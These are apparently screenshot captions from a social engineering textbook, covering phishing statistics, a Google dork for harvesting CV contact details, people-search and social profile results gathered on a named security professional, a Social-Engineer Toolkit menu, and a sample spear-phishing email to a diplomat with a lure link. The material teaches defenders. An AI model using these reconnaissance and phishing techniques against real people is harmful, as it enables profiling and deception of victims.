


Chapter 1: Introduction to Social Engineering

Who will win ?

Security
Implementations

v/s

Human
Error



ATTACKS HAPPEN FAST AND ARE **HARD TO STOP**

If an attacker sends an email
to **100 people** in your
company...



...**23 people** will open it...




...**11 people** will open the
attachment...



...and **six** will do it in the
first hour.





Youtube

Twitter

Instagram

Linkedin

Snapchat

Facebook



"David Wilson" intitle:"curriculum vitae" "phone" "address" "email"



All

Images

News

Videos

Maps

More

Settings

Tools

About 139 results (0.59 seconds)

[PDF] CURRICULUM VITAE - Texas A&M College of Veterinary Medicine

<https://vetmed.tamu.edu/common/directory/CV/Ljohnson.pdf> ▼

by L. Johnson - 2011 - [Related articles](#)

PRESENT POSITION AND ADDRESS: Title: Professor ... Phone: [redacted] ... Email: [redacted] ... Koop, David Wilson, and Pamela Donald.

[PDF] Book Curriculum Vitae Csc (PDF, ePub, Mobi) - Exeze

bo3.exeze.com/curriculum_vitae_csc.pdf ▼

personal name amgad s. hanna, md address 600 highland avenue, k4/830 ... phone: [redacted]
fax: (608) 263-1728 curriculum vitae - lupoclpoly - christopher lupo ... 1700 stn csc victoria, british
columbia, canada v8w 2y2 email: ... curriculum ... vitae david wilson, fcsc, rsw, leed ap summary
david wilson's work ...

[PDF] CURRICULUM VITAE - UND

https://und.edu/faculty/profile-uploads/1900/singh-brij_curriculum-vita.pdf ▼

Work Address: Department of Biomedical Sciences., School of ... Phone 71 [redacted] fax 701-
[redacted]. Email: b [redacted] J Received Dean H David Wilson Academic Award in
Neurosciences at School of Medicine and.

[DOC] Curriculum Vitae - Department of Geographical Sciences - University...

https://geog.umd.edu/sites/geog.umd.edu/Hansen_CV_as%20of%2023March2016.doc ▼

Phone: 3 [redacted]; Email: mhansen@umd.edu Woody; Vodacek, Anthony; Vogelmann,
James; Wegmann, Martin; Wilkie, David; Wilson, C [redacted] ... Hansen, M. C., Global mapping of
forest cover, address to the Service Permanent ...

[PDF] CURRICULUM VITAE NEEL ANAND, MD ADDRESS 444 S. San ...

www.infospine.net/webdocuments/Anand-CV-October-2016.pdf ▼

Oct 15, 2016 - Phone: [redacted] Fax: 310-423-9773. Email: anandn@cshs.org Worst-Case
Injury Scenarios for David Wilson Following Neck. "Burner ...

CURRICULUM VITAE - users.monash.edu.au - Monash University

users.monash.edu.au/~russell/cv/russcvg.html ▼

... Intrusion Detection / Firewalls; Windows 2000 Security / Email Liability ... Provisioning Hardware to
address Business Continuity Planning (BCP) or at ... 1/ David Wilson. ... Now: - Optimisation
Software Engineering Phone [redacted]



"David Wilson" intitle:"curriculum vitae" "phone" "address" "email"



All Images Videos Maps News Shop | My saves

5 Results Any time ▾

[PDF] Curriculum Vitae L - MIT Mathematics

math.mit.edu/~levine/cv.pdf
Curriculum Vitae LIONEL LEVINE Address: 1043 Evans Hall Phone: [REDACTED] Department of Mathematics Email Address: ... James Propp and David Wilson, ...

Related searches

curriculum vitae pdf
curriculum vitae template

[PDF] CURRICULUM VITAE - UND: University of North Dakota

https://und.edu/faculty/profile-uploads/1900/singh-brij_curriculum...
Work Address: Department of ... Phone [REDACTED] Fax 781-713-2122 ... • Received Dean H David Wilson Academic Award in Neurosciences at School of Medicine and

CURRICULUM VITAE - Monash University

users.monash.edu.au/~russell/cv/russcvg.html ▾
CURRICULUM VITAE Contact Details ... defines the role of the vendor as parts supplier and phone support service for the University. ... 1/ David Wilson. Ex: ...

[DOC] Curriculum Vitae - University Of Maryland

https://geog.umd.edu/sites/geog.umd.edu/files/cv/Hansen_CV_as_of... • Web view
Curriculum Vitae. Matthew C ... College Park, MD 20742. Phone: 301-405-1000; Email: [REDACTED]. Education ... address to the Service Permanent d'Inventaire et ...

Two | Curriculum Vitae

https://curriculumvitae.wordpress.com/2011/07/25/two ▾
Jul 25, 2011 · Danielle is a Sales Operations Manager who likes to spell her name in two different ways. ... #28 by david wilson on ... Email ([REDACTED])

Related searches for "David Wilson" intitle:"curriculum vitae" "ph...

curriculum vitae pdf
curriculum vitae template

Search By

First Erdal

Last Ozkaya

+ MORE OPTIONS



Erdal Özıkaya

SPONSORED:

[Contact Info](#)

[Social Profile](#)

[Username Report](#)

CAREER:

Cybersecurity Architect at Microsoft (since 2016)

EDUCATION:

Doctor of Information Technology, IT Security, IT Security from Charles Sturt University (2013-2016)

USERNAME:

erdalozkaya

ADDITIONAL NAME:

Cem Erdal Ozkaya

PLACES:

Anz,
Dubai, United Arab Emirates

ASSOCIATES WITH:

Şenol Özçelik, Ozkaya, Mariana Tere, Tacettin Çemkile, Husein Korkmaz, ...
Ruslan Gusein



Erdal Ozkaya, Dubai, United Arab Emirates, erdalozkaya, Sydney, ...

[linkedin.com/in/erdalozkaya](https://www.linkedin.com/in/erdalozkaya)


[Professional Profile & Networking - LinkedIn](#)




Erdal Ozkaya, Cem Erdal Ozkaya, erdalozkaya, Australia - Microsoft ...

[facebook.com/people/_636723126](https://www.facebook.com/people/_636723126)

[Personal Web Profile - Facebook](#)






Select from the menu:



- 1) Social-Engineering Attacks
- 2) Fast-Track Penetration Testing
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1

Chapter 2: The Psychology of Social Engineering – Mind Tricks Used







BLACK

RED

YELLOW

BLUE

ORANGE

BLACK

RED

GREEN

ORANGE

YELLOW


BLUE

GREEN



PURPLE

WHITE

Chapter 3: Influence and Persuasion




Chapter 4: Information Gathering

[Blog](#) [Downloads](#) [Training](#) [Documentation](#) [Community](#) [About Us](#) 

Our Most Advanced Penetration Testing Distribution, Ever.

Latest Kali Linux News and Tutorials



Advanced Package Management


Finding Packages for Kali Linux

April 17, 2018 • dookie • Kali Linux Tutorials

Debian, metapackages, repository

In an earlier post, we covered Package Management in Kali Linux. With the ease of installation that APT provides, we have the choice amongst tens of thousands of packages but the downside is, we have tens of thousands of packages. Finding out what packages are available and finding the one(s) we want can be a daunting task, particularly for newcomers to Linux. In this post, we will cover three utilities that can be used to search through the haystack and help you take advantage of the vast open source ecosystem.

[READ MORE](#)



Kali Linux in the Windows App Store

March 5, 2018 • mutants • Kali Linux News, Kali Linux Tutorials • WSL

No, really...this isn't clickbait. For the past few weeks, we've been working with the Microsoft WSL team to get Kali Linux introduced into the Microsoft App Store as an official WSL distribution and today we're happy to announce the availability of the "Kali Linux" Windows application. For Windows 10 users, this means you can simply enable WSL, search for Kali in the Windows store, and install it with a single click. This is especially exciting news for penetration testers and security professionals who have limited toolsets due to enterprise compliance standards.

[READ MORE](#)



erdal_ozkaya

Location (optional)



Search By

Username erdal_ozkaya

+ MORE OPTIONS



Sponsored Links



Erdal Ozkaya

SPONSORED:

[Contact Info](#)

[Contact Details](#)

LOCATION:

Sydney, State of New South Wales



erdal_ozkaya, Erdal Ozkaya, Sydney, State of New South Wales - Inter ...

[twitter.com/Erdal_Ozkaya](#)

[Micro Blog - Twitter](#)

Possibly Related Results



Erdal Özkaya (erdalozkaya)

Sydney, State of New South Wales and 1 more place

SPONSORED: [Contact Details](#) | [Username Report](#)

Cybersecurity Architect at Microsoft



Erdal Özkaya

29 years old

SPONSORED: [Vital Records](#) | [Contact Details](#)



Erdal Özkaya

located at Sydney, Australia

[Vital Records](#) | [Contact Details](#)

https://pipl.com/search/?q=Erdal+Ozkaya&l=dubai&sloc=&in=5

pipl

Erdal Ozkaya

dubai

Search By


First

Erdal

Last

Ozkaya

+ MORE OPTIONS



Erdal Ozkaya

Male

From Dubai, United Arab Emirates

CAREER:

Cybersecurity Architect at Microsoft (since 2016)

EDUCATION:

USERNAME:

erdalozkaya


ADDITIONAL NAME:

Cem Erdal Ozkaya

PLACES:

Dubai, United Arab Emirates (Work)


ASSOCIATED WITH:



Erdal Ozkaya, Dubai, United Arab Emirates, erdalozkaya, Sydney, ...

linkedin.com/in/erdalozkaya


Professional Profile & Networking - LinkedIn



Erdal Ozkaya, Cem Erdal Ozkaya, erdalozkaya, Australia - Microsoft ...

facebook.com/people/636723126

Personal Web Profile - Facebook



Erdal Ozkaya, Dubai, United Arab Emirates, erdal_ozkaya, Sydney, ...

twitter.com/Erdal_Ozkaya



[Edit Profile](#) [View Activity Log](#) [...](#)

About Friends 3,738

Photos More ▾

More ▾

Erdal is a worldwide award winning Cybersecurity professional, working to make the World SAFER

 [Make Post](#) | [Photo/Video](#) | [Live Video](#) | [Life Event](#)



 Feeling/Activity

Public  Post

Post

This post is now hidden from your timeline. [Undo](#)



20 hrs · Kempton Park, South Africa ·




City · United Arab Emirates

Giorgi Iashvili and 28 others have been here

Save

- [Add Pages You Manage](#)



Erdal Ozkaya - Cybersec

×

+

▼


↺

🔒

https://www.linkedin.com/in/erdalozkaya

Sign in

Join now



Erdal Ozkaya

Working hard towards securing the Cyber Space, as Security Advisor, Author, University Lecturer & Architect

United Arab Emirates

Information Technology and Services

500+ connections

Current

Microsoft, Charles Sturt University, Logical Operations

Previous

Secunia (emt Holding), Erdal Ozkaya.com, KEMP Technologies

Education

Charles Sturt University

Recommendations


24 people have recommended **Erdal Ozkaya**

Websites

Blog


View this profile in another language


People Also Viewed





Satya Nadella


CEO at Microsoft















View Erdal Ozkaya's full profile. It's free!

Your colleagues, classmates, and 500 million other professionals are on LinkedIn.

View Erdal's Full Profile

Erdal Ozkaya's Posts & Activity

See all 28 posts




How we can secure Cyberspace?

March 21, 2018

With cybercrime on the rise, companies have started adopting the hard ways of preventing system breaches. Cybersecurity has become the need of the hour. This article will explore how...

See all activity


Erdal Ozkaya liked this



#GDPR for #Forex
Microsoft #Hellas Ioannis Kourakos...

On 28.3, we hosted our first Forex event "GDPR for FOREX companies: Get Ready" at Carob-Mill, where...

Erdal Ozkaya liked this




We'll soon be at the point where nearly every
CONSUMER


See more

Public profile badge

Include this LinkedIn profile on other websites



Erdal Ozkaya



TARGET: Diplomat in the Middle East

From: <attacker>@<email provider.com>
To: <victim>@<email provider.com>
Subject: Re: Mission In Central African Republic

Dear Sir!


Please be advised that The Spanish Army personnel and a large number of Spanish Guardia Civil officers currently deployed in the Central African Republic (CAR) as part of the European EUFOR RCA mission will return to Spain in early March as the mission draws to a close.

Visit
<http://eurasiaglobalnews.com/90670117-spains-armed-forces-conclude-mission-in-central-african-republic/> for the addition info.

